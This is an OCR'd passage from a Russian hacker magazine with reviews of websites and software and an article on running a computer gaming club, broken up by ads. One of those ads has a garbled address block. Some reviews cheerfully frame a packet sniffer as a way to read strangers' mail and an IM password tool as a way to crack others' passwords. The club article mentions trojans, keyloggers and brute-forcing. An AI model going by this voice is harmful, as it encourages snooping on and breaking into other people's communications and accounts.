Если для тебя слова Sony Playstation, Nintendo, Sega и GameBoy что-нибудь значат - этот сайт для тебя.

Игр на сайте очень много (около двух тысяч), везде, как правило, представлены полные версии игр, скачиваются бесплатно и на хорошей скорости. Что еще надо для счастья? ;-)

На этом месте уже можно расплакаться и со словами "Ах, Super



Приставочные игры на ПК

Mario!" бежать на сайт. ;-) Но мы еще заметим, что на сайте есть некоторое количество солюшенов к играм и Top20 самых скачиваемых игр по каждой приставке в отдельности.

<http://www.glossword.ru/catalog>

На сайте Glossword.ru собрано большое количество разнообразных словарей - как толковых, так и обычных, для перевода. Словари структурированы по тематикам: компьютеры, культура и искусство, сленг, экономика, справочники по автомобилям, почтовым индексам, телефонам, а также специализированные словари. Отдельно вынесены переводчики с редких языков на английский. Представлены такие сложные и редко используемые языки, как армянский, китайский, греческий, финский, ирландский и т.д.

По всем представленным словарям возможен поиск, большое количество из них представляет собой энциклопедическую ценность. Возможен



Масса словарей в одном флаконе

поиск слова или словосочетания во всех словарях одновременно.

Словари обновляются. Авторами сайта разработана специальная программа для создания онлайн-словарей, энциклопедий, справочников. Кстати, она бесплатна и доступна для скачивания.

<http://slo.ru>

Сравнительно недавно появившийся, но подающий надежды сайт. Он постоянно обновляется и содержит прямые ссылки на самый свежий софт. Отличает сайт от аналогов дополнительные (кому как, некоторым - основные) разделы. Документация по основным темам: программирование, веб-дизайн, железо, связь, софт, операционки, сети, игры. Несколько форумов по темам: основной форум, софт, дизайн, железо, игры. Особо радует наличие раздела документации (много по HTML, XML и т.г.) и раздела, где ссылки на программы структурированы по виду софта. Это напоми-



Slo.ru - новинки софта

нает обзор по подобным программам с прямыми ссылками. Есть обзор по архиваторам, антивирусным программам, браузерам, программам по работе с видео, аудио, сетями.

<http://www.credcard.ru>

Отличный ресурс, посвященный всем видам пластиковых карточек. Разделы - один другого краше... Особо следует отметить "народный рейтинг" карточек, который определяется по субъективным мнениям посетителей сайта. Там определяется даже так называемый "индекс доверия" определенному банку. В разделе "Консультация" доходчиво разъяснено, как лучше выбрать карточку и банк. Отдельный раздел посвящен интернет-платежам по пластиковым карточкам. Много информации, посвященной безопасности использования карт: что делать в случае утери карты, как защититься от злоумышленников. Интересно изложена история пластиковых карточек в России и в мире. Очень полезная фишка - карта Москвы с указанием расположения банкоматов, ресторанов



Все о пластиковых карточках

и магазинов, принимающих карточки. Также есть карта метро с указанием банкоматов, расположенных поблизости. В разделе ссылок также можно найти подобный поиск по России, а также поиск по виду карты (Visa, AmericanExpress и т.г.). При помощи специального сервиса возможно сравнение двух различных карт по нескольким параметрам. Есть форум, ссылки на ресурсы подобной тематики.

<http://www.nobat.ru>

Думаю, уже все знают, какой у нас самый правильный мейпер? ;-). Сайт сам по себе не новый, но для пользователей TheBat лучше не бывает. О знаменитом мейпере здесь есть вся информация: как общие сведения, которые полезны для начинающих пользователей, так и особый раздел для профи. Особо стоит отметить раздел "Решение задач с использованием TheBat". Здесь по пунктам разъясняется, как решить определенную задачу или проблему в TheBat. Например - здесь написано о том, как заставить AVP проверять приходящую в TheBat почту; об автоматизации работы с рассылками. Отдельный раздел отведен взаимодействию TheBat с другими почтовыми программами, особенностям импорта и экспорта данных. Желающим еще чем-то улучшить и без того отличную программу полезно посетить раздел "Программирование для TheBat". Там предложены некоторые готовые решения для корректировки функций TheBat-a. После столь серьезных тем стоит заглянуть в раздел "Чай с лимоном", где находятся юмористические истории и рассказы, посвященные TheBat, кодировкам и т.г. Сайт часто обновляется, есть своя рассылка новостей.



Интересно о TheBat!

<http://www.goldsoft.ru>

Сравнительно новый, подающий надежды софтовый каталог. Основные разделы софта, конечно, вполне угадываемы: Интернет, рабочий стол, утилиты, игры, офис и т.г. Из особенностей стоит отметить базу драйверов по модемам, сетевухам, звуковухам, принтерам, BIOS. Последние поступления в базу софта отражаются в виде новостей с прямым переходом к страничке с линкой. Ведутся Top10 наиболее скачиваемых программ за текущий день и за вре-

мя существования сайта в целом. Радует возможность поиска не только по названию программы, а и по описанию, а также в конкретных подкаталогах. На сайте также размещаются новости разработчиков программ и другие материалы по безопасности систем, борьбе со спамом и т.г. На Goldsoft действует свой форум, планируется возможность заказа диска с программами




Freeware- и shareware-софт

Имя: Give-Me-Too
Платформа: win
Политика: shareware
Весит: 394 Кб
Веб: <http://www.spyarsenal.com/>

Очередной правильный sniffер, сделанный нашими людьми. Его основное отличие от неизвестных монстров - просто :). Он не показывает дампы, не экспортирует их в удобочитаемый формат - он просто формирует из полученных пакетов файлы, передаваемые по известным ему протоколам, и складывает в удобном виде в установленную диру. Разбирается он в HTTP, SMTP и POP3, то есть обеспечивает твой винт постоянными поступлениями чужих данных, передаваемых через браузер, и не менее чужих писем. Все перехваченные данные, сформированные в файлы, складываются в сложную структуру каталогов типа "протокол \ номер интерфейса \ айпишник \ хост \ MIME \ имя файла" для HTTP и "протокол \ номер интерфейса \ адрес отправителя \ адрес получателя \ имя файла" для почтовых протоколов. В sniffере

можно детально настроить фильтр, запретив или разрешив перехват трафика на уровне тех же файлов. То есть можно читать только почтовые сообщения от Маши, к которым приаттачен JPG. Причем принимать мы будем только Машины фотки, забывая на сам текст мессаг (если захотим, конечно). Еще одной приятной особенностью является то, что Give-Me-Too умеет работать с файлами tcpdump, которые можно получить на выходе почти любого другого sniffера. Так что если GMT тебе чем-то не угодил, можешь использовать его только в качестве удобного систематизатора перехваченных данных.




Имя: BlindWrite
Платформа: win
Политика: freeware
Весит: 3,46 Мб
Веб: <http://www.blindwrite.com/>

Что есть BW? BW есть очень полезная прога для работы с чужими компакт-дисками, появившимися у тебя как законным, так и незаконным путем. Лично у меня она оказалась третьей прогой, которая занимается CD-related деятельностью. Для записи болванок и чтения сильно поцарапанных дисков предназначена Nero. Для создания на харде образа компакт-дисков, которые требуются для нормальной работы игрушек (GTA:VC, Splinter Cell), используется CloneCD. А для мгновенного копирования любого диска на болванку служит BW. Причем ей абсолютно наплевать, какая защита наложена на диск, есть ли на нем копирай-




ты, нет ли на нем еще и аудиодорожек - в общем, факты, которые ставили в тупик любую другую читалку, здесь значения не имеют. Происходит обычная побайтовая копия (обрати внимание, не ISO-образ, а именно непосредственный образ CD, с lead-in и lead-out) с носителя на хард, после чего эта копия сразу же записывается на болванку. Или не записывается, а откладывается на черный день - мало ли что может случиться...



Имя: AIMPR
Платформа: win (nt)
Политика: shareware
Весит: 454 Кб
Веб: <http://www.elcomsoft.com/>

Advanced Instant Messengers Password Recovery - так выглядит полное название этой софтины. Занимается она изъятием и дешифрованием паролей, хранящихся в файлах прог для мгновенного обмена сообщениями. Просмотрев ее выпадающую менюшку, я отметил для себя два факта - на свете есть еще много неизведанных ICQ-клиентов, а родная Миранда неприкасаема :). В плане мой пароль на аську так и не стал достоянием общности за полтора часа перебора на P4-1.6. Дальнейшее экспериментирование было нагло прервано Донором со словами - "Да хватит уже, все равно не добудет!". Не знаю, не знаю... В принципе, если оставить этого монстрика на ночь, еще неизвестно, чего он там нашифрует. Так что, несмотря на то, что в хелпах черным по белому написано "you can't use this soft for cracking someone's IM password", использовать его в роли дешифратора чужих паролей до ужаса легко - достаточно добыть файл с зашифрованным паролем. А если ты не знаешь, как он называется, AIMPR без проблем тебе это подскажет, достаточно выбрать в списке нужный клиент и посмотреть, какой именно файл требуется для расшифровки.



EXCILAND computers

СЕТЬ КОМПЬЮТЕРНЫХ САЛОНОВ

Работайте,

играйте,

общайтесь с друзьями -

все одновременно!

Вам это под силу, если Вы используете
Excilon Universal EX12 на базе процессора
Intel® Pentium® 4 с технологией Hyper-Threading



АДРЕСА КОМПЬЮТЕРНЫХ САЛОНОВ

Переселение: Днепропетровск, ул. 317, т/ф 237, (095) 485-5955, 485-5962, 485-6400
 Севастополь: Проспект Буденного 111, (095) 365-3360
 ЮЗН: ВСУ, Лавришин, Выпускательская техника, (095) 779-9957
 Днепропетровск: Проспект Буденного, 65, Федеральное Криминальное управление, Севастополь Акт, (095) 796-1503, 796-1504
 Интернет: www.excilon.ru, e-mail: info@excilon.ru
 Интернет: www.PC.ru, e-mail: advertising@PC.ru

КОРПОРАТИВНЫЙ ОТДЕЛ
 (095) 727-0231
 e-mail: info@excilon.ru
www.excilon.ru



Компьютер Эксилон на базе процессора Intel® Pentium® 4
3,06 МГц с технологией Hyper-Threading
идеально подходит для работы, а также обладает широчайшими
возможностями для игр и общения.

- Вся продукция сертифицирована (РОСС RU. ME61.B01302)
- Гарантия 2 года на всю продукцию
- Бесплатная доставка по Москве
- Продажа любой компьютерной техники в кредит

ЧТО НАША ЖИЗНЬ? GAMEZ!

РУЛИМ КОМПЬЮТЕРНЫМ КЛУБОМ

Kirion
(kazarian@real.xakep.ru)

Как проводишь лето? Тратишь деньги, тусуешь по клубам, знакомишься с дефачками?. А вот некоторые, между прочим, работают :).

Что-то, говоришь, целый месяц проработал админом в местном клубе, заработал бессонницу и недостачу на большую часть зарплаты? Ах, вообще выгнали за мошенничество :)? И больше ни за что не пойдешь работать в клуб? Ну, тогда можешь дальше не читать :).

РАБОТАЙТЕ, НЕГРЫ, РАБОТАЙТЕ

Честно скажу, работа админа в игровом клубе - дело не из легких. Во-первых, новичку достаточно сложно быстро освоить работу с кассой и админской прогой, так что недостача поначалу появляется практически у всех. Да и не только поначалу... Ближе к концу смены (особенно ночной) устаешь так, что ошибиться в чем-нибудь очень легко. Кстати, о сменах: в большинстве клубов админы работают часов по 10, причем, как правило, работают огни - даже в крупных клубах в зале редко есть второй админ или хотя бы кассир. А сколько головной боли могут доставить посетители. Например, толпа прогульщиков средней школы, у которых что-то глючит в контре. Или взрослые гяги, которые в третий раз в жизни работают за компьютером, но у них уже наполеоновские замашки (я был свидетелем, как однажды такой гяга попросил админа сделать ему сайт :)). Ну и как финиш, достаточно низкая зарплата при высокой нагрузке. А все мысли о левом заработке стремительно улетучиваются при более плотном знакомстве с системой управления клубом.

КАПИТАН НА МОСТИКЕ!

А называть ее стоит именно так: система управления клубом. Как правило, это полноценная информационная система с ведением статистики и учета, кассовых операций, ну и, конечно же, полным контролем над машинами и пользователями. Если чего-то не хватает - значит, ты имеешь дело с самопальным творением местного программера (а значит, есть реальный шанс все это похачить :)) или в твоём клубе меньше десяти машин :). Состоит система из нескольких частей: непосредственно сервер системы, админская консоль (обязательно с разными уровнями доступа), клиент, который устанавливается на всех машинах, и вспомогательная прога для ведения различной статистики. Хотя обе туп-

зы можно реализовать в одной админской консоли, но я не советую так делать. Почему, расскажу чуть-чуть позже.

Итак, вот приблизительный список функций, которые должны быть реализованы в системе управления клубом. Первое и самое важное - это тотальный контроль над машинами. Это список процессов, которые запущены у пользователя; состояние клиента (а вдруг особо умный игрок его выгрузит); точный учет времени и трафика, возможность их быстрого изменения и отключения; возможность пересадить людей с одного компа на другой с сохранением данных об оплате; очень полезно иметь систему отсылки сообщений клиенту (чувак, у тебя время через 5 минут заканчивается :)), админу (чел за пятым компом что-то странное делает, ты подойди, дай ему по башне :)). Причем все эти данные должны отображаться наглядно, чтобы админ посмотрел один раз и уже знал, где машины заняты, где не работают, где скоро освободятся, etc. И совсем хорошо, если в клиенте есть что-то вроде RAdmin, чтобы админ не отвлекался по пустякам и не бегал по залу. Правда, эту фишку начальник может применить и против самого админа, например, проверить, не смотрит ли он порнуху вместо работы :).

Второй тип функций - это учет и статистика. Самая грустная часть для админов, ибо из-за нее они не имеют возможности тырить баблос, по крайней мере много :). В идеале каждая финансовая операция (посадил человека на машину, добавил ему времени, включил интернет и другие) должна сопровождаться проводкой по кассе и выбиванием чека. Но это в идеале. Представляешь, какой это геморрой писать взаимодействие с кассовым аппаратом, с учетом того, что их достаточно много, и они неслабо стандартизированы. Но и без этого начальство любит сверять статистику по программе с отчетом по кассе. Хорошо, если отделаешься недостачей :). Соответственно в программе должны быть учтены все цены и тарифы. Ночные и дневные тарифы (и утренние тарифы, в клубах они появляются все чаще - слишком много народу забивает школу :)), цены в будние дни и в выходные дни, тарифы для VIP-зоны и всевозможные комбинации :).


У нас есть халявщики? Значит, и их нужно учесть, причем желательно отдельно, чтобы знать, сколько насидела команда

Аббревиатура RTFM расшифровывается как Read The Following Materials, хотя, нам, конечно, ближе Read The Fucking Manual. В этой рубрике собраны все статьи с теоретической инфрой по теме номера. Внимание! Для комфортного чтения необходимо освободить 50 Кб кэш-памяти первого уровня Центрального Мозгового Устройства.

Content:

Что наша жизнь
Gamez!

12



клуба (и не стоит ли выгнать их на фиг, а то еще ни один турнир не выиграли, одни убытки от них :)), сколько админы и родственники начальства :).

В клубе есть дисконтные карты или льготы? Это все тоже нужно занести в программу. Можно ли в твоём клубе сидеть в кредит и кто имеет такое право? И это заносим в базу. Предоставляем ли мы услугу бронирования? Конечно, головной боли от этого прибавится, зато клиенты, живущие далеко, всегда смогут заказать компы, осо-

лагается заполнить анкету о клубе - эти данные могут быть очень полезны, особенно если заполнение стимулировать :): например, расположить анкету на флаере со скидкой. С помощью этой информации можно серьезно оптимизировать работу клуба (а можно слить конкурентам и получить бабла :)). Естественно, что у обычных админов должен быть минимальный доступ ко всем этим функциям. То есть либо заводятся отдельные аккаунты, либо вся работа со статистикой и учетом выполня-

Способов мошенничества очень много - Остапы в нашей стране еще не перевелись Я расскажу лишь о самых уязвимых местах.

бенно это популярно для ночных тарифов. Только снимать бронь нужно вовремя :). А может быть, у нас есть постоянные клиенты или клубные карты, для которых заводятся отдельные счета, суммы кредитов, именные льготы (скидки или специальные тарифы). И это тоже нужно учесть. Неплохо бы учитывать дополнительные услуги (печать, сканирование, запись инфры на болванку, консультации администратора :)), хотя это есть далеко не везде. А когда начальство будет читать отчеты - вся информация должны быть четкой и наглядной, с возможностью самому составлять необходимые виды отчетности.

Раз в месяц (ну, можно и чаще) грамотный начальник просто обязан читать статистику, из которой можно узнать массу полезных вещей для дальнейшей работы. Например, загрузку клуба в различные часы и дни, расход трафика, самые популярные тарифы, статистику по выручке, данные по клиентам, статистику по сменам персонала (а не пора ли кого-нибудь увольнять :)), статистику по отдельным машинам (может быть, стоит изменить их расположение?) и многое другое. В некоторых клубах пользователям пред-

ется в отдельной программе, доступ к которой обычные админы не имеют. Ну и совсем хорошо, если финансовая часть будет отделена от всего остального, поскольку она чаще используется.

Хорошо бы еще осуществить взаимодействие с нормальной базой данных (sql, естественно, упаси Боже от access :)). Существенно упростится изменение и внесение новой информации (можно даже написать отдельную прогу), составление отчетов

(всего-то сделать правильную выборку), упростится взаимодействие различных частей системы (в базе можно хранить еще кучу другой нужной инфры и легко передавать ее - sql и транзакции рулят), а еще можно улучшить модель безопасности - ведь в базе можно хранить и аккаунты всего персонала, а для доступа к базе тоже нужен пароль :).


КУРСЫ ПОВЫШЕНИЯ КВАЛИФИКАЦИИ


Перечитал предыдущий абзац и понял: я уже не могу думать как админ, я думаю как менеджер. Вот что значит один раз влезть в шкуру врага :). Кстати, менеджер клуба - работа намного более веселая, чем администратор. К тому же вполне подходит человеку, который получает высшее образование. Ты студент? Тогда оставь работу админа старшекласникам :). Ах, ты школьник... Ну, тогда следуй заветам Ильича - учиться, учиться и еще раз учиться :). Как же стать менеджером? Можно, конечно, долго работать в клубе, не воровать и не жульничать, иметь хорошие отзывы... Через годик, может, и станешь, хотя вряд ли. Реальнее стать менеджером в новом клубе, хотя и в этом случае неплохо хотя бы месяц поработать где-нибудь простым админом, причем желательно на той же системе, которая будет стоять в твоём клубе. Так ты лучше узнаешь работу и не дашь простым админам тебя обманывать. Тебе ведь тоже перед начальством нужно отчитываться :). В моем случае дело было так: однажды в клуб зашла такая бизнес-леди, села в VIP-зону и вскоре начала активно требовать консультаций. Она меня порядком достала, но тут в моей руке оказалась хрустящая бумажка. Люблю таких клиентов, чего для них не сделаешь :). Она заходила еще несколько раз, а потом рассказала, что хочет открыть собственный клуб, но плохо понимает в компьютерах. Вот он, мой звездный час :). В итоге, правда,

Хакер Спец благодарит за помощь в написании статьи компьютерный клуб Netland, компьютерный клуб Astalavista и лично Салехта и Виктора

Честно скажу, работа админа в игровом клубе - дело не из легких.

Как правило, это полноценная информационная система с ведением статистики и учета, кассовых операций, ну и, конечно же, полным контролем над машинами и пользователями. Если чего-то не хватает, значит, ты имеешь дело с самопальным творением местного программера :).





Вот так выглядит админская консоль в Astalavista

менеджером я так и не стал, появились более заманчивые предложения (более того, я даже не знаю, где она открыла клуб), но бизнес-план я честно составил и свои деньги за него получил :). Конечно, такие случаи бывают не часто, но они вполне реальны.

КЛУБ ПОД ПЕРЕКРЕСТНЫМ ОГНЕМ

Итак, представь, что тебе тоже повезло, и скоро откроется твой клуб. Помещение уже есть, компы закуплены, остался только софт. Погоди, а какие оси ты собираешься использовать? Ну, Линух мы можем отмести сразу - мы же игровой клуб делаем. Хотя, в принципе, для интернет-кафе может сгодиться и Линух. Только вот представь себе, как будут материться админы, уставшие объяснять каждому пользователю, куда тыкать мышью :). Винды - это наш выбор. Но какие? Удобнее всего поставить на клиентские тачки WinXP, а сервер сделать на Win2k. Поднимаем Active Directory, домен, NAT (об администрировании Win2k ты можешь прочесть в этом номере), и все пучком. Админам настраиваем достаточно привилегированные аккаунты. А на клиентских тачках обрезаем права по полной: шаг влево, шаг вправо - попытка улететь :). Пароль администратора оставляем себе - не стоит его никому давать, мало ли что. Только вот есть одна проблема: корпоративные версии WinXP (ведь машин много) и Win2k сервер стоят довольно дорого. Ты ухмыляешься? А вот это зря! Очень много клубов были закрыты в первый месяц своего существования, когда к ним по наводке приезжал какой-нибудь ОБЭП. Хочешь ходить по лезвию ножа или постоянно давать взятки - пожалуйста, ставь

левые оси. В клубах же, где весь софт куплен легально, чаще увидишь что-нибудь из семейства Win9x и сервак на FreeBSD. Этот вариант, конечно, хуже - настраивать его сложнее. Да и права пользователей придется контролировать через клиент и реестр Виндов (есть в нем кое-какие полезные параметры), но все равно такую защиту можно обойти. Админам придется активно контролировать пользователей, а менеджеру - админов :). Еще есть соблазн поставить прокси, но я хочу удерживать тебя от этого шага. Да, инет ты, конечно, сэкономишь, но приобретешь кучу головной боли. Во-первых, очень проблематично обеспечить взаимодействие прокси и системы управления клубом (хотя в некоторых системах есть встроенная прокся). Во-вторых, усложнится настройка машин. Ну и, в-третьих, очень сложно станет настроить некоторые игры на игру


в интернете. Главным образом, это игры от Blizzard, использующие Battle.net. С CS и квакой все немного легче, но лагает через прокси обычно гай Боже. Так что возмущения прогеймеров (а обычные игроки редко играют по инету) тебе не избежать. Но на закупке осей дело не заканчивается. Нужен ведь еще и офис, и антивирус (желательно корпоративный). Ну и, конечно же, игры. Их не обязательно покупать на каждый компьютер. Для гамес, в которые играют по интернету на официальных серверах (опять-таки в основном это игры от Blizzard: Diablo, Warcraft, Starcraft), необходимо достаточное число cd-key`ев. Штук десять, обычно, хватает.

CONTROL THIS SHIT!

Осталась система управления. Вариантов два: или оплачиваем работу программисту, и он пишет систему под наш клуб с учетом его особенностей, или покупаем готовую. На мой взгляд, второй вариант лучше. Ведь пишется это все достаточно долго (кстати, большинство систем написаны на Delphi), а еще нужно тестировать и отлаживать. Согласись, использовать родимый клуб в качестве полигона не очень хорошая идея :). А если мы покупаем систему, то нам ее установят и настроят, и сделают это достаточно быстро. К тому же предоставят техническую поддержку. Да и вообще, чем шире используется система, тем быстрее в ней находят и исправляют баги (представь, что админ случайно нашел дыру и будет ею пользоваться втихую или программист оставил бэкдор), адаптируют под новые оси, железо, добавляют новые фишки и полезные функции (а тебе еще придется искать того кодера или нанимать его на работу). Нет предела совершенству! Да и по деньгам полу-

www.astalavista.ru - официальный сайт популярной системы управления клубом.

Не играй много - глаза испортишь :).



А вот так - в NetLan

БОЛЬШЕ, ЧЕМ ТЕЛЕВИДЕНИЕ

цифровое спутниковое
телевидение



Что Вы получаете?

Круглосуточно: кино,
новости, музыка,
спорт, развлечения,
мультфильмы на
70 цифровых каналах.
15 российских каналов
в **ПОДАРОК**

Что Вы можете выбрать?

- Подключение цифрового ТВ
- Подключение аналогового ТВ
- Льготный доступ в интернет

Подпишитесь на Космос ТВ
и ожидание номера
любимого журнала
покажется Вам мигом.



тел.: 730-0000

www.kosmostv.ru

чается очень выгодно: использование готовой системы всегда обходится дешевле, чем написание новой, жаль только, начальство это не всегда понимает :). Посуди сам, закупка такой известной и популярной в московских клубах системы, как Astalavista, обойдется всего в десять баксов за машину. А функций в ней - вагон и маленькая тележка. К тому же скоро выйдет новая версия, в которой обещают новую концепцию и множество обновлений: от интеграции с системой видеонаблюдения до поддержки специальных карт. Сам ты такое писать будешь очень долго :). Хотя, если организация солидная и с деньгами проблем нет, можно и заказать написание своей системы (в крупных клубах, например, в NetLand, стоит своя система). Тем более что потом можно ее и продовать самому :).

ОСЯ И КИСА БЫЛИ ЗДЕСЬ

Ну вот, работа клуба вроде налажена, приготовься к длительной и тяжелой борьбе с посетителями и админами :). Способов мошенничества очень много - Остапы в нашей стране еще не перевелись. Я расскажу лишь о самых уязвимых местах.

Мошенничество пользователей особенно много вреда не принесет. Если, конечно, они не будут постоянно переть мыши и наушники. Кстати, против этого у меня есть пара неплохих мыслей. Например, сделать гардероб и обязательную сдачу вещей. Если клиенты страдают kleptomанией, должно окупиться :).

Админы - другое дело. Самое паршивое, что из-за нечистых на руку администраторов страдают другие админы, особенно новички. Тертый мошенник никогда не останется с недостатком, а вот повесить ее на другого - легко. Да и пользователи могут от них страдать. Распространенный способ - вносить времени меньше, чем заплатил клиент. При чем чем больше он взял времени,



Сайт Astalavista Money Saver

тем на большую сумму его можно обмануть, особенно если к кассе подскочил взмыленный подросток с зажатыми в кулаке деньгами, заплатил и побежал обратно играть в контру. Точно так же и с трафиком. Тщательнее проверяй статистику - если большинство пользователей вдруг стало брать неровное количество часов (например, час и сорок пять минут), то, скорее всего, админ тырит время - юзеры часы не делят.

Еще неплохой способ для заработка - это различные категории халявщиков. Деньги админ берет по полной, а сажает, например, как члена команды клуба. Опять-таки в статистике такие вещи можно обнаружить. Далее - платная консультация клиентов. Не знаю, как к этому относиться. С одной стороны, это, конечно, свинство, а с другой - часто бывают клиенты, на которых тратишь очень много времени абсолютно без толку. Ну и еще лазейка - это предоставление дополнительных услуг - вроде печати. Они редко проводятся через систему, соответственно есть поле для заработка. Кстати, чем реже ты захо-



дишься на работе, тем ленивее и наглее становятся админы. Кто-то старший должен быть в клубе большую часть времени. Это должен быть либо сам менеджер, либо его доверенный человек. Не забывай, что системе можно и взломать. Ты снимаешь статистику с компа, к которому имеют доступ админы? Я бы поставил троян или кейлоггер. Пароль администратора на компьютерах такой же, как и в системе? Это то, что я проверил бы в первую очередь. Тем более что получить его под локальной системой не так уж и сложно (вспомни тот же LOpht Crack). Да и брутфорс еще никто не отменял. Чем больше ты учтешь таких моментов, тем меньше неожиданностей будет потом.

А еще совет: веди себя с персоналом по-человечески, тогда, может, никто и не будет испытывать судьбу :).



Перечитал предыдущий абзац и понял: я уже не могу думать как админ, я думаю как менеджер. Вот что значит один раз влезть в шкуру врага :).

Только вот есть одна проблема: корпоративные версии WinXP и Win2k сервер (ведь машин много) стоят довольно дорого. Ты ухмыляешься? А вот это зря!



Сайт Polygon-Kit



Стопудовый ХИТ

4 сентября, 19.00, СК «Олимпийский»

Заказ билетов:
742-44-48

ЗАКАЗ БИЛЕТОВ
258 0000
PARTER.RU 

t.A.T.u Филипп Киркоров Алсу
Андрей Губин Виа Гра Сливки
Блестящие Ответые Мошенники
Пропаганда Гости из Будущего
Дмитрий Маликов Жасмин
Smash!!! Дайкири Фабрика
Глюкоза Катя Лель Маршал
Ариана Reflex

ИГРАЕМ НЕ ПО-ДЕТСКИ

ПРАКТИКА УСТАНОВКИ ИГРОВЫХ СЕРВЕРОВ ПОД ЛИНЬ

Ушаков Андрей
ака A-nd-Y
(Andy_@timus.ru)

“Зачем ставить игровой сервер именно на никсы, и в частности, на Линух?” - спросишь ты. Ведь традиционно игровой осью считается именно Винда, а никак не никс. Но и игровой сервер - это не совсем игра. Гама является для него лишь клиентом.

